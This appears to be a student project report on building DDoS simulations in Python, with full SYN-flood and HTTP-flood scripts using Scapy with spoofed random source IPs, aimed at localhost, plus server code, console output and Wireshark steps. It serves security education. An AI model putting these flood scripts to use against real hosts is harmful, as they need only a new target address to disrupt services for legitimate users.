# DDoS attack implementation

**Title: Developing a DDOS Attack with HTTP and TCP SYN Traffic Utilizing Socket Program and Scapy.**

**Abstract:**

This project developed a Python program using the Scapy library to simulate DDoS attacks in a secure, controlled environment. The aim was to understand DDoS tactics without affecting actual services or infrastructure. Users can replicate different DDoS methods like overwhelming connection attempts and traffic flooding. The simulations used fake network packets from random sources to resemble widespread attacks and were carried out on a closed network to avoid real-world impact. Wireshark was also employed to analyze traffic and understand the response of TCP and HTTP protocols during such attacks.

**Keywords: Scapy, distributed denial of services, DDoS tool, Python program for DDOS, Wireshark to detect DDOS, network packets, online safety, cybersecurity.**

**Introduction:**

DDoS attacks are the most challenging task in today's cyberspace for the stability of any company and its services. These attacks can cripple network infrastructure, rendering services unavailable to legitimate users and causing significant operational disruptions. Understanding the intricacies of DDoS tactics is crucial for developing effective defense mechanisms. This project demonstrates a DDoS campaign by building a realistic assault utilizing the Python programming language and Scapy, a Python packet modification tool.

It is necessary to have safe and regulated conditions to examine DDoS attacks because of their complexity and potential impact. Through developing a Python program, this project provides cyber security enthusiasts and scholars with a foundational understanding of DDoS campaign. By simulating overwhelming numbers of connection requests and spikes in data traffic, the program provides valuable insights into how these attacks operate and how they can be mitigated.

This Python program, which replicates a DDoS attack, was created strictly for learning purposes. All experiments have been carried out within a safe, isolated network to avoid any real-world disruption. Additionally, Wireshark was employed for an in-depth look at the network traffic during these simulations. This not only furthers our understanding but also ensures we are not causing any harm. This introductory exploration sets the stage for a detailed discussion on the potential and limitations of simulating DDoS attacks for educational purposes. It underscores the project's contribution to the broader field of cybersecurity education.

**Methodology:**

The methodology focused on using Python and Scapy to safely simulate DDoS attacks. Python offered the necessary tools for cyber defense, while Scapy's packet crafting capabilities allowed us to create realistic network traffic scenarios.

- **Environment Setup:**

  **a) Python installation**

Python can be installed by visiting the official website and downloading the version that is suitable for the operating system. For users of Windows, it is crucial that the "Add Python to PATH" option be selected during installation to provide convenient command-line access. Once the download is complete, the installer should be run, with the prompts being followed. The downloaded executable file should be executed by Windows users, while users of macOS should open the .dmg file and follow the installation wizard. The installation should be verified by opening a command prompt or terminal and typing Python -version or python3 --version.

  **b) Scapy installation**

Scapy can be downloaded from the official website and Python must be present on the machine and it needs to be added to the system's PATH during installation. Next, launch a command prompt or terminal window. Pip, the Python package manager, may install Scapy by performing the command pip install scapy. This will automatically download and install Scapy and its dependencies. To validate the installation, type Scapy version into the command prompt, which should display the Scapy version that was installed. Scapy has been successfully downloaded and installed, and it is now possible to begin constructing web crawlers and scrapers to collect website data. See the official documentation for further information on how to use Scapy.

  **c) Sublime Text Editor installation**

The Sublime Text IDE can be downloaded from the official website. To start the installer, double-click it when it has been downloaded. Accept the licensing agreement, pick the installation location (the default is typically good), and select any extra tasks, such as establishing shortcuts, as directed by the installation wizard. Sublime Text may be launched from the Start Menu or searched for in the Windows search bar after installation. This text editor is now available to use on our Windows system for coding tasks.

  **d) Wireshark installation**

The Wireshark installation file for a Windows system is to be downloaded from the Wireshark website, with the version selected as appropriate for the specific Windows operating system in use. The installer, once downloaded, is to be executed, and the prompts provided by the installation wizard are to be followed to ensure proper installation. During the installation, the user may be prompted to install packet capture libraries such as WinPcap or Npcap, which should be installed as required. After the installation process is completed, Wireshark can be launched from the Start Menu to start the network traffic analysis.

- **Used tools and technologies:**

The tool was developed with Python because of its comprehensive libraries and user-friendly scripting for network interactions. Scapy facilitated the packet creation process, eliminating the need to construct packets from the ground up. Sublime text editor was used as an IDE to write the code. Wireshark was utilized to capture and examine the packets, allowing for a thorough analysis of the attack scenarios.

- **Simulation Design:**

In the Simulation Design, a virtual socket server was set up using Python and Scapy to create fake packets from random sources to mimic DDoS attacks. This setup was capable of simulating high volumes of traffic from various fake sources targeting a single point, with adjustable parameters for a detailed study of attacks. The simulation ran on a loopback interface to ensure no real networks were affected.

- **Implementation:**
  **a) Server and Client Setup**: **main_server.py** and **main.py** were used to establish a virtual server-client connection.

The **main_server.py** program was created to build a virtual server. Which will receive all the in-coming traffic. After that we created a program named main.py to check the successful connection between client and the socket server.

```python
import socket
import sys

from socket_programming_example_client import socket__client_program

#main funtion
def main():

#calling socket client program function
    socket__client_program()


if __name__ == '__main__':
    main()

```

Fig 1 Code for Main.py

```python
import socket
import sys

from socket_programming_example_server import socket_server_program


def main():
    # 1. Hello World example, showing server running status

    print("Hello World!")
    print("The server is ready for in-coming connections...")

    # Server side socket program funtion
    socket_server_program()


if __name__ == '__main__':
    main()

```

Fig 2 Code for Main.py

The main_server.py program calls the function **socket_server_program()** from the program **socket_programming_example_server.py** in which the program logic for the sever has been written where the server will run on port no 33547 and will be alive unless closed from the terminal forcefully.

Similarly, in the program main.py the function **socket__client_program()** has been called from **socket_programming_example_client.py** program where the logic behind the client socket communication has been written. Which can be seen in the below code snippet.

```python
# socket_programming_example_server.py

import socket

def socket_server_program():
    host = socket.gethostname()
    port = 33547

    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_socket.bind((host, port))

    server_socket.listen(2)
    print("Listening for connections...")

    while True:
        client_socket, client_address = server_socket.accept()
        print(f"Connection from: {client_address}")

        message = "Connection Established... Hello, client. Thank you for connecting!"
        client_socket.send(message.encode())

        client_socket.close()

if __name__ == "__main__":
    socket_server_program()
```

Fig 3 Code for socket_programming_example_server.py

```python
# socket_programming_example_client.py

import socket

def socket__client_program():
    host = socket.gethostname()
    port = 33547

    client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client_socket.connect((host, port))

    message = client_socket.recv(1024).decode()
    print(message)

    client_socket.close()

if __name__ == "__main__":
    socket__client_program()
```

Fig 4 Code for socket_programming_example_client.py

**b) TCP SYN Flood Attack**: The script **tcp_syn_flood_attack.py** used Scapy to create a SYN flood attack with randomized IP addresses targeting a mock server.

After this the main program for this project **tcp_syn_flood_attack.py** was created. Scapy library was used to build this program. The target IP for this was 127.0.0.1 which is the loopback address, or the local host of the computer and the target port was 33547 in which the socket server was running.

The function was written with a "a loop value of **100000** packet requests" from random IP. Scapy's RandIP() and RandShort() function was used to successfully create the program. The code snippet can be seen below.

```python
# tcp_syn_flood_attack.py

from random import randint
from sys import stdout
from scapy.layers.inet import IP, TCP
from scapy.all import *

def tcp_syn_flood_attack():
    target_ip = '127.0.0.1'
    target_port = 33547

    for _ in range(100000):
        ip_packet = IP(src=RandIP(), dst=target_ip)
        tcp_packet = TCP(sport=RandShort(), dport=target_port, flags='S')
        send(ip_packet/tcp_packet)

if __name__ == "__main__":
    tcp_syn_flood_attack()
```

Fig 5 Code for tcp_syn_flood_attack.py

c) **HTTP Flood Attack**: **http_flood_attack.py** was written to simulate an HTTP flood using multithreading to mimic concurrent connections.

The program **http_flood_attack.py** where the concept of multi-threading programming was used to implement the HTTP packet flood has been executed. The same target IP 127.0.0.1 and the target port 33547 have been used for this attack simulation. Scapy’s random path function was used to build random path for the fake packets where **“random_path = ''.join(random.choices(string.ascii_letters + string.digits, k=10))”** and the URL for this **“ url = f'/path/to/resource/{random_path}”.** The total packet counts for this attack was **100000**, it can be changed based upon the requirement.

Scapy packet creation is consistent with layered approach in networking. The basic building block of a packet is a layer, and a whole packet is built by stack- ing layers on top of one another. In scapy, packets are constructed by defining packet headers for each protocol at different layers of TCP/IP and then stacking these layers in order.

The code snippet can be found below.

```python
# http_flood_attack.py

from scapy.all import *
import threading
import random
import string

def send_http_request():
    target_ip = '127.0.0.1'
    target_port = 33547
    # Generate a random URL path of a 10 characters
    random_path = ''.join(random.choices(string.ascii_letters + string.digits, k=10))
    url = f'/path/to/resource/{random_path}'

    http_request = IP(src=RandIP(), dst=target_ip)/TCP(sport=RandShort(), dport=target_port)/\
                   Raw(load=f'GET {url} HTTP/1.1\r\nHost: {target_ip}\r\n\r\n')
    send(http_request)

def http_flood_attack():
    for _ in range(100000):
        thread = threading.Thread(target=send_http_request)
        thread.start()

if __name__ == "__main__":
    http_flood_attack()
```

Fig 6 Code http_flood_attack.py

The multithreading range which was used to run the **http_flood_attack** was 1,6. Multithreading is employed in this attack to simulate a high volume of concurrent connections or requests, which is a characteristic feature of many Distributed Denial of Service (DDoS) attacks. In a real-world DDoS attack, a victim server is bombarded with a flood of packets from many different sources simultaneously, which can overwhelm the server's resources and lead to denial of service for legitimate traffic.

The code snippet can be found below.

```python
# multithreading_programming_example

import threading
from http_flood_attack import send_http_request

# Run multiple threads
def run_threads():
    threads = list()
    # Start and run multiple threads
    for index in range(1,6):
        t = threading.Thread(target=send_http_request)
        threads.append(t)
        t.start()

    # Wait until all threads terminate
    for index, thread in enumerate(threads):
        thread.join()

if __name__ == "__main__":
    run_threads()
```

Fig 7 Code multithreading_programming_example.py

Wireshark was used throughout the execution of both the **tcp_syn_flood_attack.py and http_flood_attack** to analyze the packets.

**Program logic Explanation:**

1. **Main_server.py**

The Python script is designed to initialize a server that can accept and handle connections using sockets. It imports the necessary libraries and a function that manages the server operations. Upon execution, it prints messages to the console indicating that it has started and is ready to accept incoming connections. The core server functionality would be inside the socket_server_program() function, which is responsible for establishing the socket, binding to a port, listening for connections, and potentially communicating with clients. This function is executed in the main block of the script, which ensures that it only runs when the script is not being imported as a module elsewhere.

2. **Main.py**

The script starts by importing the necessary socket module, which provides the means to create client-server applications. The sys module is also imported but not used in the shown code. It then imports a function named socket_client_program from a separate Python file (socket_programming_example_client). This function is assumed to contain the logic for the client's operations, such as establishing a connection to the server, sending and receiving data. The main function is defined as the entry point of the script. Inside this function, socket_client_program is called. This is where the client's behavior is triggered, which likely includes connecting to a server, sending requests, and processing responses. The if __name__ == '__main__': block checks whether the script is being run directly (and not being imported from another module). If it's being run directly, the main () function is called.

3. **Socket_programming_example_server.py**

It creates a server socket that can listen for incoming connections from clients. It binds the server socket to your computer's hostname (making it reachable) and sets a port number (33547) for clients to connect to. The server starts listening for incoming connections and can handle up to two clients at a time (as specified by server_socket.listen(2)). Whenever a client connects, the server prints out the client's address. It then sends a greeting message to the client to confirm the connection is established. After sending the message, it closes the connection with the client. The server runs in an infinite loop, continuously accepting new connections and handling them one by one. If you were to run this program, it would keep running until you manually stopped it, constantly ready to accept and respond to clients.

4. **socket_programming_example_client.py**

It obtains the host name of the computer it's running on, which is assumed to be the same computer where the server is running. It sets up a client socket to communicate using IPv4 (AF_INET) and TCP (SOCK_STREAM). It connects to the server using the same host name and port number (33547) that the server is listening on. Once connected, it waits to receive a message from the server. It can receive up to 1024 bytes at once. After receiving the message, it decodes the message from bytes to a string and prints it to the console. It then closes the socket, ending communication with the server.

5. **tcp_syn_flood_attack.py**

The tcp_syn_flood_attack.py script is designed to perform a type of Denial of Service (DoS) attack called a SYN flood. Here's what the script does in simple terms: It targets a specific IP address (127.0.0.1 in this case, which is the local host) and port number (33547). It enters a loop to send a large number (100,000 times) of SYN (synchronize) packets, which are the initial request to start a TCP connection. For each packet, it generates a random source IP address to make it harder to block the incoming flood of requests, as well as a random source TCP port number. It then creates a TCP packet with the SYN flag set, indicating an attempt to start a new connection. Each of these forged packets (with random IP and port) is sent to the target IP and port. This flood of SYN packets can overwhelm the target system, as it tries to respond to each connection request, causing legitimate requests to be ignored or denied, effectively making the service unavailable. This script uses scapy, a powerful Python-based tool, to create and send network packets. Running this script without permission on any network other than your own for testing purposes is illegal and considered a cyber-attack.

6. **multithreading_programming_example.py**

Imports: The script includes necessary tools - it imports the threading module for multithreading capabilities and a function to send HTTP requests. Defining a Task Function: It defines a function named run_threads which coordinates the multithreading process. Creating Threads: Inside the run_threads function, it sets up a list to track the threads and creates five threads, each assigned to send an HTTP request using the send_http_request function. Starting Threads: Each thread is started, which means they begin executing their assigned task concurrently. Waiting for Completion: The script waits for all threads to finish their tasks by using the join method, ensuring that the main program doesn't move on until all requests are completed. Execution: When the script is run directly (not imported as a module), the run_threads function is called, triggering the entire multithreading process.

7. **http_flood_attack.py**

The http_flood_attack.py script is designed to conduct an HTTP flood, which is another type of Denial of Service (DoS) attack. Here's what this script does in a simplified manner: The target IP address and port number are defined (127.0.0.1 and 33547, respectively). The IP address 127.0.0.1 refers to localhost, meaning the attack would target the machine on which the script is running. A function send_http_request is defined to send a single HTTP GET request to the target. This function creates a random path for the URL to make each request unique. It builds an HTTP request packet with a random source IP address and source TCP port number, aiming to mimic many different computers accessing the web service at the target IP and port. The HTTP request is crafted using Scapy to create the IP and TCP layers and includes a Raw layer with the actual HTTP GET request text. Another function, http_flood_attack, starts many threads (100,000), each of which calls the send_http_request function to send an HTTP request. When run, this script will attempt to open 100,000 threads, each sending an HTTP GET request to the specified server, which could overwhelm the server, disrupt service, and make it unavailable to legitimate users.


**Results:**

After the execution of the python file **main_server.py** on the command line the server will start with the following message.

**Hello World!**

**The server is ready for in-coming connections...**

**Listening for connections...**




```
PS C:\Users\rb335\Downloads\NEw code> cd .\Code_E_amples_export\
PS C:\Users\rb335\Downloads\NEw code\Code_E_amples_export> ls


    Directory: C:\Users\rb335\Downloads\NEw code\Code_E_amples_export


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        05-11-2023     20:17                __pycache__
-a----        05-11-2023     20:15            560 http_flood_attack.py
-a----        05-11-2023     20:15            185 main.py
-a----        05-11-2023     20:12            372 main_server.py
-a----        05-11-2023     19:57            834 multithreading_programming_example.py
-a----        05-11-2023     20:14            396 socket_programming_example_client.py
-a----        05-11-2023     20:13            663 socket_programming_example_server.py
-a----        05-11-2023     20:15            466 tcp_syn_flood_attack.py


PS C:\Users\rb335\Downloads\NEw code\Code_E_amples_export> python3 .\main_server.py
Hello World!
The server is ready for in-coming connections...
Listening for connections...
Connection from: ('172.20.6.54', 49263)
```

Fig 8 Server Status

Following that step the python program **main.py** was executed. Which shows that the socket connection has been built successfully, with the following message.

**"Connection Established... Hello, client. Thank you for connecting!"**

a



```
Windows PowerShell
PS C:\Users\rb335\Downloads\NEw code\Code_E_amples_export> ls


    Directory: C:\Users\rb335\Downloads\NEw code\Code_E_amples_export


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        05-11-2023     20:20                __pycache__
-a----        05-11-2023     22:29            741 http_flood_attack.py
-a----        05-11-2023     22:05            241 main.py
-a----        05-11-2023     20:19            373 main_server.py
-a----        05-11-2023     22:42            484 multithreading_programming_example.py
-a----        05-11-2023     20:19            396 socket_programming_example_client.py
-a----        05-11-2023     20:19            663 socket_programming_example_server.py
-a----        05-11-2023     20:18            466 tcp_syn_flood_attack.py


PS C:\Users\rb335\Downloads\NEw code\Code_E_amples_export> python3 .\main.py
Connection Established... Hello, client. Thank you for connecting!
PS C:\Users\rb335\Downloads\NEw code\Code_E_amples_export>
```

Fig 9 Client Status

By this successful execution of the main.py file, it can be established that the socket has been created and there was successful client server communication.

Wireshark's "**Adapter for loopback traffic capture interface**" was used to monitor the packets. Once clicked on the option Wireshark will be capturing traffic.





Fig 10 Wireshark Interface





Fig 11 Wireshark Traffic Capture interface

Following this stage, the program tcp_syn_flood_attack.py got executed from the second command line. Wiresharks packet capturing interface provide the traffic data of the syn_flood attack.





Fig 12 Execution of tcp_syn_flood_attack





Fig 13 syn_flood_attack packet




Fig 14 Wireshark Packets Data for syn_flood_attack.

It can be observed that the packets were from random sources and the protocol is TCP highlighted in Grey. The




Fig 15 Packets data from Wireshark for syn_flood_attack

**HTTP_flood_attack:** Similarly, for the HTTP flood attack the program http_flood_attack.py was executed from the second command line.

